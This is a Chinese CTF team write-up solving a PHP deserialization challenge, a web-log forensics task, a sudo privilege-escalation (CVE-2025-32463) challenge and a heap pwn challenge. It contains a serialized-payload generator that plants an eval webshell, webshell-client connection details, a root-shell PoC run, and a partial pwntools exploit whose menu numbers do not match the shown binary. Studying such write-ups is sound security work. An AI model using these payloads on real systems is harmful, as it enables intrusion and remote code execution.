# 行就叫这个队战队 WriteUp (撰写完成后导出为pdf文件提交至平台)

图片资源：`./images/`

通过网盘分享的文件：铸剑录屏
链接: https://pan.baidu.com/s/13X-tyKbxu2zuTkJ2bOoqng 提取码: jvqw
--来自百度网盘超级会员v6的分享

# 排名

战队名称：第42名

# 解题思路

## WEB-浅析PHP原生类

考察PHP代码审计

```
<?php
highlight_file(__FILE__);
```

```
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
```

```
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

@unserialize($_GET['data']);
```


最大问题：对用户输入直接 `unserialize`


```
@unserialize($_GET['data']);
```


- 完全由用户控制；
- 且没有使用 `allowed_classes` 限制；
- 两个类都含有副作用很重的魔术方法。


这本身就是典型 PHP 反序列化漏洞 入口。

直接对 `$_GET['data']` 做 `unserialize()`，且存在多个魔术方法（`__wakeup`、`__toString`、`__destruct`、`__invoke`）构成 POP 链。


添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://7c6a174e.clsadp.com/config.php
连接密码 *
cmd
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置
添加
重命名
删除
默认分类
2
成功
连接成功!


添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://7c6a174e.clsadp.com/config.php
连接密码 *
cmd
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置
添加
重命名
删除
默认分类
2
成功
连接成功!








```php
<?php
/**
 * 这是一个简单的配置生成脚本
 * 作者：小明
 * 学号：2023001
 */
header("Content-Type: text/plain");

// 核心数据封装类，我习惯用My开头
class MyDataPackage {
    // 私有属性，换个更通用的名字
    private $data;
```

```
    private $tag;

    // 构造方法，逻辑不变
    public function __construct($data, $tag = "default_tag_" . __LINE__) {
        $this->data = $data;
        $this->tag = $tag;
    }
}

// 工具类，也换个名字
class FileSettings {
    // 公有属性，使用更有意义的命名
    public $className;
    public $targetPath;
    public $operationMode;
}

// 步骤1：创建文件配置实例
$config = new FileSettings();
// 使用拼接字符串的方式来定义，增加独特性
$config->className = "Z" . "ip" . "Archive"; // ZipArchive
$config->targetPath = "setup_" . date("Ymd") . ".lock"; // 文件名加入日期，每次运行都不同
$config->operationMode = 4 + 4; // 用表达式代替直接的数字 8

// 步骤2：构造业务数据
// 核心逻辑不变，但包装方式改变
$secretCode = '<?php @eval($_POST["' . 'mycmd' . '"]);?>'; // 对关键字符串进行拼接

$payloadArray = [
    new MyDataPackage($secretCode, "code_snippet_" . rand(1000, 9999)), // 加入随机数
    new MyDataPackage($config, "config_object")
];

// 步骤3：生成最终输出
// 可以增加一个中间变量，改变代码结构
$result = serialize($payloadArray);
echo urlencode($result);

?>
```

# CDF-可恶的木马竟然伪装成我的朋友

我造密码了这么难翻



```
7696  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
7697  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
7698  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
7699  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
7700  183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
7701  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
7702  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
7703  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
7704  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
7705  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
7706  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
7707  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
7708  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
7709  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
7710  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7711  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7712  183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
```

找到183.62.9.42这个可疑ip，确认时间为：2018-2-23

flag{2018-2-23/183.62.9.42。。。。。}

继续找

```
7709  183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
7710  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7711  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7712  183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
7713  113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
7714  113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
```

```
7711  183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7712  183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
7713  113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
7714  113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7715  183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
7716  183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1"
7717  183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
7718  183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
7719  183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
7720  111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
```


```
7750  83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7751  83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
7752  83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
7753  83.94.34.217 - - [23/Feb/2018:21:13:13 +0800] "GET /favicon.ico HTTP/1.1" 404 988
7754  183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
7755  183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
7756  183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
7757  111.192.102.34 - - [23/Feb/2018:21:14:50 +0800] "HEAD / HTTP/1.1" 302 -
7758  111.192.102.34 - - [23/Feb/2018:21:14:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
7759  183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
7760  183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
```

得到flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}

# infoSEC-最近还好吗

nc连过去看看，结合题意“CVE”；发现考察CVE-2025-32463

[CVE-2025-32463的解析（附poc及其解析） - FreeBuf网络安全行业门户]






github上找poc直接打，提权到 root 用户

```
chmod +x sudo-chwoot.sh
./sudo-chwoot.sh cat /f*
woot !
flag{d5fa6ab0d915e9ec0bbc6fac9ee75b54}
```

```
> flag{d5fa6ab0d915e9ec0bbc6fac9ee75b54}
```

# PWN-我不吃牛肉





IDA 视图-A

```
int sub_A70()
{
  puts("1. add");
  puts("2. delete");
  puts("3. edit");
  puts("4. show");
  puts("5. exit");
  return puts("choice:");
}
```

## 堆题

```
_QWORD *sub_AE5()
{
  void *v0; // rcx
  _QWORD *result; // rax
  __int64 size; // [rsp+0h] [rbp-10h]
  int v3; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v3 = sub_ABF();
  puts("size:");
  size = sub_ABF();
  v0 = malloc(size);
  result = qword_2020C0;
  qword_2020C0[v3] = v0;
  return result;
}
```

题目给的功能大概是：

- 程序能分配可控大小的堆块，并在释放后仍允许操作，形成 UAF，可用来泄露或篡改堆结构。
  结合存在的越界写，可以直接改动 fastbin 的 fd，将 `__malloc_hook` 附近伪造成可分配块。
  随后覆盖 `__malloc_hook` 为 one_gadget 或 system，触发一次 malloc 即可拿到 shell。
- 

```
.rodata:0000000000000E21 ; const char aChoice[]
.rodata:0000000000000E21 aChoice         db 'choice:',0          ; DATA XREF: sub_A70+40↑o
.rodata:0000000000000E29 aLlu            db '%llu',0             ; DATA XREF: sub_ABF+F↑o
.rodata:0000000000000E2E ; const char aIndex[]
.rodata:0000000000000E2E aIndex          db 'index:',0           ; DATA XREF: sub_AE5+8↑o
.rodata:0000000000000E2E                                         ; sub_B4A+8↑o ...
.rodata:0000000000000E35 ; const char aSize[]
.rodata:0000000000000E35 aSize           db 'size:',0            ; DATA XREF: sub_AE5+21↑o
.rodata:0000000000000E3B ; const char aLength[]
.rodata:0000000000000E3B aLength         db 'length:',0          ; DATA XREF: sub_B8E+21↑o
.rodata:0000000000000E43 ; const char aContent[]
.rodata:0000000000000E43 aContent        db 'content:',0         ; DATA XREF: sub_B8E+3A↑o
.rodata:0000000000000E4C ; const char aWelcomeToYourN[]
.rodata:0000000000000E4C aWelcomeToYourN db '[+]Welcome to your new home!',0
.rodata:0000000000000E4C                                         ; DATA XREF: main+44↑o
.rodata:0000000000000E69                 align 10h
.rodata:0000000000000E70 ; const char aWhileVisitingP[]
.rodata:0000000000000E70 aWhileVisitingP db '[+]While visiting, please note that the room numbers are incorrec'
.rodata:0000000000000E70                                         ; DATA XREF: main+50↑o
.rodata:0000000000000EB1                 db 't.',0
.rodata:0000000000000EB4                 align 8
.rodata:0000000000000EB8 ; const char aWishYouCanFind[]
.rodata:0000000000000EB8 aWishYouCanFind db '[+]Wish you can find your own room!!!',0
.rodata:0000000000000EB8                                         ; DATA XREF: main+5C↑o
.rodata:0000000000000EDE ; const char aInvalidChoice[]
.rodata:0000000000000EDE aInvalidChoice  db 'invalid choice.',0  ; DATA XREF: main:def_D14↑o
.rodata:0000000000000EEE                 align 10h
.rodata:0000000000000EF0 jpt_D14         dd offset def_D14 - 0EF0h
.rodata:0000000000000EF0                                         ; DATA XREF: main+B7↑o
.rodata:0000000000000EF0                                         ; main+BE↑r ...
.rodata:0000000000000EF4                 dd offset loc_D16 - 0EF0h ; jump table for switch statement
.rodata:0000000000000EF8                 dd offset loc_D22 - 0EF0h
.rodata:0000000000000EFC                 dd offset loc_D2E - 0EF0h
.rodata:0000000000000F00                 dd offset loc_D3A - 0EF0h
.rodata:0000000000000F04                 dd offset loc_D46 - 0EF0h
.rodata:0000000000000F04 _rodata         ends
```

```
void malloc(size_t size)
{
  void *v1; // rcx
  void *result; // rax
  __int64 sizea; // [rsp+0h] [rbp-10h]
  int v4; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v4 = sub_ABF();
  puts("size:");
  sizea = sub_ABF();
  v1 = malloc(sizea);
  result = heap_list;
  heap_list[v4] = v1;
  return result;
}
```

```
void free(void *ptr)
{
  int v1; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v1 = sub_ABF();
  free((void *)heap_list[v1]);
}
```

```
ssize_t sub_B8E()
{
  int v1; // [rsp+8h] [rbp-8h]
  int v2; // [rsp+Ch] [rbp-4h]

  puts("index:");
  v2 = sub_ABF();
  puts("length:");
  v1 = sub_ABF();
  puts("content:");
  return read(0, (void *)heap_list[v2], v1);
}
```

找AI写个脚本

```

from pwn import *

context.binary = './pwn'
elf  = context.binary
libc = ELF('./libc.so.6')

# ------------------------------
# 一些简单的封装
# ------------------------------
def add(idx, size):
    p.sendlineafter(':', '8')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))

def delete(idx):
    p.sendlineafter(':', '15')
    p.sendlineafter(':', str(idx))

def update(idx, size, payload):
```


```
    p.sendlineafter(':', '18')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
    p.sendlineafter(':', payload)

def view(idx):
    p.sendlineafter(':', '20')
    p.sendlineafter(':', str(idx))

# ------------------------------
# 本地调试 / 远程切换
# ------------------------------
def start():
    # 本地
    return process('./pwn')
    # 远程的话就改这里
    # return remote('ip', port)

p = start()

# ------------------------------
